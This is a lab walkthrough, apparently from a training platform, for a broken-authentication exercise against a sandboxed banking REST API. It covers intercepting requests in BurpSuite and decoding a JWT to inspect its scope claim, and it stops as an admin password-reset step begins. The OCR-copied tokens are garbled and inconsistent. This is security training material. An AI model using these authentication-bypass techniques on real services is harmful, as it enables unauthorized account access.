

[illegible]

Name	Broken Authentication I
URL	https://attackdefense.com/challengedetails?cid=1918
Type	REST: API Security

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.4 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:04 txqueuelen 0 (Ethernet)
    RX packets 13403 bytes 1209861 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12476 bytes 17305686 (16.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.248.164.2 netmask 255.255.255.0 broadcast 192.248.164.255
    ether 02:42:c0:f8:a4:02 txqueuelen 0 (Ethernet)
    RX packets 410 bytes 414496 (404.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 402 bytes 43530 (42.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 40807 bytes 29508976 (28.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40807 bytes 29508976 (28.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.248.164.2.

Therefore, the Banking WebApp is running on 192.248.164.3, at port 5000.

Step 2: Viewing the Banking WebApp.

Open the following URL in firefox.

URL: http://192.248.164.3:5000




Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.



The screenshot shows the 'Connection Settings' dialog box with the following configuration:

- Configure Proxy Access to the Internet**
 - ☐ No proxy
 - ☐ Auto-detect proxy settings for this network
 - ☐ Use system proxy settings
 - ☒ Manual proxy configuration
- HTTP Proxy: 127.0.0.1, Port: 8080
- ☐ Use this proxy server for all protocols
- SSL Proxy: , Port: 0
- FTP Proxy: , Port: 0
- SOCKS Host: , Port: 0
- ☐ SOCKS v4, ☒ SOCKS v5
- ☐ Automatic proxy configuration URL
- Reload button
- Help, Cancel, and OK buttons at the bottom.

Click OK.

Everything required to intercept the requests has been setup.

Step 4: Interacting with the Banking API using the WebApp.

Click on get Redeem button to redeem the offered balance.

Note: Make sure that intercept is on in BurpSuite

Welcome to Secure Banking WebApp

Login

Username:


Password:

Notice the corresponding requests in BurpSuite.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Under the 'Intercept' sub-tab, a request to 'http://192.248.164.3:8081' is displayed. The 'Intercept is on' button is highlighted. Below the request details, the 'Raw' tab is selected, showing the following HTTP request:

```
OPTIONS /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 51
Origin: http://192.248.164.3:5000
Connection: close

{"identifier":"elliott","password":"elliotalderson"}
```

Forward the above request and view the changes reflected in the web app.


Welcome Elliot!

Account Number: 1337

Check Balance

Get Golden Ticket

Click on Check Balance button.



Forward above request.



Account Number: 1337

Check Balance

Current Balance: 500

Get Golden Ticket

Click on Get Golden Ticket button.

Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Headers Hex

```

OPTIONS /goldenticket HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close
  
```

Forward the above request.

Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /goldenticket HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Content-Type: application/json
Content-Length: 511
Origin: http://192.248.164.3:5000
Connection: close

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYXW5rIiwiaWQiOiJlYWNjdCI6MTMzNiwic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOiJlNzU4ODE3ODYsImhhdCI6MTU3NTg4MTE4Nn0.AQot2JM4Wyz0U_20ZbLK1KBDpTm80qQgJOkyowopYIT4PcACKvSpH6lrudtN9Ga9ARSePc5ohVhSf02zET1EZmdpLop_YCERphoHTStXw0IFyCr4nbghKy0yzr00ZwowUduK0zc1_LJG3ZeJW7M0Bcaf4VJhXukIpUD9CqsXMGYv-5byFGZVbaiKwLVJj08oVs0VZByFvPqfCej0kL3il78M0XnEuBdd4odJtdNdSdj00eZ9eHafYanUawIurY4cP6zDRZ3dvbce8GKQsFQA4ybTAinek4fuiJbsUC73VFPyEA1mYIRmjBORBeD6MuFa8q-Bzu9bmrVQntDZxJQ"}
  
```

Notice that a JWT Token is sent in the request.

JWT Token:

```

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYXW5rIiwiaWQiOiJlYWNjdCI6MTMzNiwic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOiJlNzU4ODE3ODYsImhhdCI6MTU3NTg4MTE4Nn0.AQot2JM4Wyz0U_20ZbLK1KBDpTm80qQgJOkyowopYIT4PcACKvSpH6lrudtN9Ga9AR
  
```


rSePc5oHVhSfO2zET1EZmdpLop_YCERphohOHTStXw0IFyCr4nbghKy0yZr0OZwoWUduKOzc1_LJG3ZeJW7M0BcaF4VJhXuKI pUD9CqsXMGYv-5byFGZVbaiKWIVJjO8oVsOVZByFvPqfCEj0kL3i178M0XnEUbdd4odJtdNdSdjOOeZ9eHAfYanUawlurY4cP6zDRZ3dVbce8GKQsFQA4ybTAinek4fuiJbsUC73VFPyEA1mYIRmjBORBeD6MuFa8q-Bzu9bmrVQntDZxJQ

Visit <https://jwt.io> and decode the above obtained token:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOiE1NzU0DE3ODYsIm1hdCI6MTU3NTg4MTE4Nn0.AQot2JM4Wyz0U_20ZbLK1KBDpTm80qQgJ0kyowopY1T4PcACkvSpH6IrudtN9Ga9ARrSePc5oHVhSfO2zET1EZmdpLop_YCERphohOHTStXw0IFyCr4nbghKy0yZr0OZwoWUduKOzc1_LJG3ZeJW7M0BcaF4VJhXuKI pUD9CqsXMGYv-5byFGZVbaiKWIVJjO8oVsOVZByFvPqfCEj0kL3i178M0XnEUbdd4odJtdNdSdjOOeZ9eHAfYanUawlurY4cP6zDRZ3dVbce8GKQsFQA4ybTAinek4fuiJbsUC73VFPyEA1mYIRmjBORBeD6MuFa8q-Bzu9bmrVQntDZxJQ
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "Dummy Bank",
  "acct": 1337,
  "scope": "account-read",
  "exp": 1575881786,
  "iat": 1575881186
}
```

VERIFY SIGNATURE

Notice that the token has a scope claim and it is set to the value "account-read".

Forward the above request and view the changes reflected on the web page.

Welcome Elliot!

Account Number: 1337

Check Balance

Current Balance: 500

Get Golden Ticket

Error: You need an account balance > 5000000 to get the Golden Ticket!

As mentioned in the challenge description:

"The authorization system used relies on a scope parameter in the issued token. If the token issued to a user has the scope of "account-write", then they get write access on the account, else, for scope of "account-read", the user gets read-only access to the account."

And the token obtained above has scope set to "account-read".

This means that the the above uer ("Elliot Alderson") also has a read-only access the account. Therefore, he can only read his account balance.


Step 5: Resetting password for admin user.

Clear the user session and goto forgot password page.

Open the inspector window and click on the "Storage" tab.

Checking all the storage options where the user' session could be saved, it was found that the user session was saved in the Local Storage.

Note: Turn off Burp proxy intercept mode for a few requests.



Welcome Elliot!


Account Number: 1337

Check Balance

